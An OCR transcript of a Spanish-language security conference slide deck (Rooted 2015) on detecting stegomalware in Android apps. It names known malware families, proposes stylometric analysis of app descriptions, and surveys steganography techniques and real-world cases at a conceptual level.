
/Rooted 2015

Finding stegomalware in an ocean of apps

Dr. Alfonso Muñoz - Security Senior Researcher
Innovation department - alfonso.munoz@11paths.com
(Co)Editor Criptored, CISA, CEH, CHFI
Twitter: @mindcrypt | @criptored Linkedin: http://linkd.in/1Ai3JxH

Agradecimientos



"Artistas invitados": Dr. Antonio Guzmán, Jesús Torres, Miguel Angel García, Jose Palazón, Sergio de los Santos, David Barroso, IT people, …

Objetivos de la charla…

¿El stegomalware es un problema real en el mundo móvil?

¿Es posible detectarlo? ¿Cómo de difícil es hacerlo con la tecnología actual?

A votar…

¿Se puede utilizar (existe) esteganografía en APK/Google Play?
¿Existe stegomalware en Google Play?

Stegomalware en aplicaciones móviles

Ocultación de código malicioso utilizando esteganografía …
Dificultad de detección con procedimientos “tradicionales”

Hide Android Applications in Images


Axelle Apvrille - FortiGuard Labs, Fortinet
Ange Albertini, Corkami


BlackHat Europe, Amsterdam, NH
October 2014

AngeCryption (2014), Android/DroidCoupon.A!tr (2011), Android/SmsZombie.A!tr(2012), Android/Gamex.A!tr (2013)…

Stegomalware en aplicaciones móviles

Ocultación de código malicioso utilizando esteganografía …
Dificultad de detección con procedimientos “tradicionales”






AngeCryption (2014), Android/DroidCoupon.A!tr (2011), Android/SmsZombie.A!tr(2012), Android/Gamex.A!tr (2013)…

¿Qué es malware?...

% Malware por categorías




- BOOKS_AND_REFERENCE
- BUSINESS
- COMMUNICATION
- EDUCATION
- ENTERTAINMENT
- COMICS
- FINANCE
- GAME
- HEALTH_AND_FITNESS
- LIBRARIES AND DEMO
- LIFESTYLE
- MEDIA AND VIDEO
- MEDICAL
- MUSIC AND AUDIO


SECURITY

Kaspersky defends false detection experiment

Claws in copy cat dust-up

By John Leyden, 10 Feb 2010 Follow 3,100 followers




Malware en móvil: Limitaciones y “estimadores”…

DEEPSEC

IN-DEPTH SECURITY CONFERENCE 2014 EUROPE — 18TH TO 21TH NOVEMBER 2014
THE IMPERIAL RIDING SCHOOL VIENNA, AUSTRIA

The prime Suspect is the Butler cause he holds all the “Keys”

Dr. Alfonso Muñoz, Dr. Antonio Guzmán, Sergio de los Santos



Malware en móvil: Limitaciones y “estimadores”…


DEEPSEC


IN-DEPTH SECURITY CONFERENCE 2014 EUROPE — 18TH TO 21TH NOVEMBER 2014
THE IMPERIAL RIDING SCHOOL VIENNA, AUSTRIA

The prime Suspect is the Butler cause he holds all the “Keys”

Dr. Alfonso Muñoz, Dr. Antonio Guzmán, Sergio de los Santos

18





Malware en móvil: Limitaciones y "estimadores"…

Estilometría y procesamiento de lenguaje natural en la detección de malware…

¿Cómo escriben los desarrolladores? ¿Cómo son los comentarios?

- Ejemplo 1: Tamaño del campo descripción
- Ejemplo 2: Riqueza del lenguaje
- …

DEEPSEC
IN-DEPTH SECURITY CONFERENCE 2014 EUROPE — 18TH TO 21TH NOVEMBER 2014
THE IMPERIAL RIDING SCHOOL VIENNA, AUSTRIA
The prime Suspect is the Butler cause he holds all the "Keys"
Dr. Alfonso Muñoz, Dr. Antonio Guzmán, Sergio de los Santos

Campo Descripción: Goodware Vs Malware

SQL Reference will help you to understand the basics of SQL and become familiar with the advanced level. Content of the handbook is divided into four categories:- Basics - Advanced - Functions - Articles – Training. The description of each function includes some examples with comments. Reference is also shows major differences of the syntax of the various databases: MySQL, SQL Server, Oracle, Access. Training section allows you to practice in running sql queries. This section availible only in full version. If you have suggestions, ideas to improve the application and comments, please, use the feedback form. You can find it in the menu.

This App is a handy reference list of 140 browser-supported colors. which are sorted based on: - Color name - Hex code, and - Color family. These 140 color names can be defined under HTML and CSS color specification tags. All of the major browsers have included support for these colors.

Esteganografía en la actualidad…

Emerging Technology From the arXiv
July 18, 2014

The Growing Threat Of Network-Based Steganography

MIT Technology Review

www.technologyreview.com/view/529071/the-growing-threat-of-network-based-steganography/

http://arstechnica.com/tech-policy/2010/07/how-even-the-dumbest-russian-spies-outwit-the-nsa/

Britain spied on Russia with 'fake rock'

Russia knew about it 'for some time,' ex-government official says CONFIRMADO

The Associated Press Posted: Jan 19, 2012 9:40 AM ET | Last Updated: Jan 20, 2012 9:47 AM ET **CBC News**

A fake rock that allegedly had been used by a British spy ring in Moscow is put on display on Russian Television on Jan. 26, 2006. (RTR-Russian Television Channel/Associated Press)

Steganography: how al-Qaeda hid secret documents in a porn video

Digital steganography hides files in plain sight, concealed in image and media files.

by **Sean Gallagher** - May 2, 2012 12:02 pm UTC

arstechnica.com/business/2012/05/steganography-how-al-qaeda-hid-secret-documents-in-a-porn-video/

2012 > Podhradsky

The XBOX 360 and Steganography: How Criminals and Terrorists Could Be "Going Dark"

Ashley Podhradsky, Rob D'Ovidio, Cindy Casey


http://proceedings.adfsl.org/index.php/CDFSL/article/view/60


Abstract


Video game consoles have evolved from single-player embedded systems with rudimentary processing and graphics capabilities to multipurpose devices that provide users with parallel functionality to contemporary desktop and laptop computers. Besides offering video games with rich graphics and multiuser network play, today's gaming consoles give users the ability to communicate via email, video and text chat; transfer pictures, videos, and file;, and surf the World-Wide-Web. These communication capabilities have, unfortunately, been exploited by people to plan and commit a variety of criminal activities. In an attempt to cover the digital tracks of these unlawful undertakings, anti-forensic techniques, such as steganography, may be utilized to hide or alter evidence. This paper will explore how criminals and terrorists might be using the Xbox 360 to convey messages and files using steganographic techniques. Specific attention will be paid to the "going dark" problem and the disjoint between forensic capabilities for analyzing traditional computers and forensic capabilities for analyzing video game consoles. Forensic approaches for examining Microsoft's Xbox 360 will be detailed and the resulting evidentiary capabilities will be discussed.


British Muslim 'had Al Qaeda contacts book with terrorists' numbers written in invisible ink. Fuente: Daily Mail September 2008


Esteganografía: Un universo infinito

















+ **Papers académicos**
http://www.ws.binghamton.edu/fridrich/publications.html
+ Internet
+ Tools


Ciclo UPM TASSI 2014. Conferencia 7: Ocultación de comunicaciones en el mundo real. https://www.youtube.com/watch?v=gkmRP1NyYYw

Criptored - Crypt4you. Curso de privacidad y protección de comunicaciones digitales. Lección 7. Canales subliminales: http://www.criptored.upm.es/crypt4you/temas/privacidad-proteccion/leccion7/leccion7.html

Esteganografía: Imágenes digitales


- Tipos: píxel, coeficientes (DCTs, wavelet,..), paleta de colores…
  Formatos: JPEG, PNG, GIF, BMP, …

- **LSB replacement** / LSB matching (±k)
  texturas, ejes, zonas ruidosas…



- **Distribución, matrices de codificación, wet paper codes…**


¿Es difícil detectar esteganografía?



¿Es difícil detectar esteganografía?


Algunos tipos de esteganografía:

1) La cubierta existe y la ocultación de información no la modifica. (reordenación*)
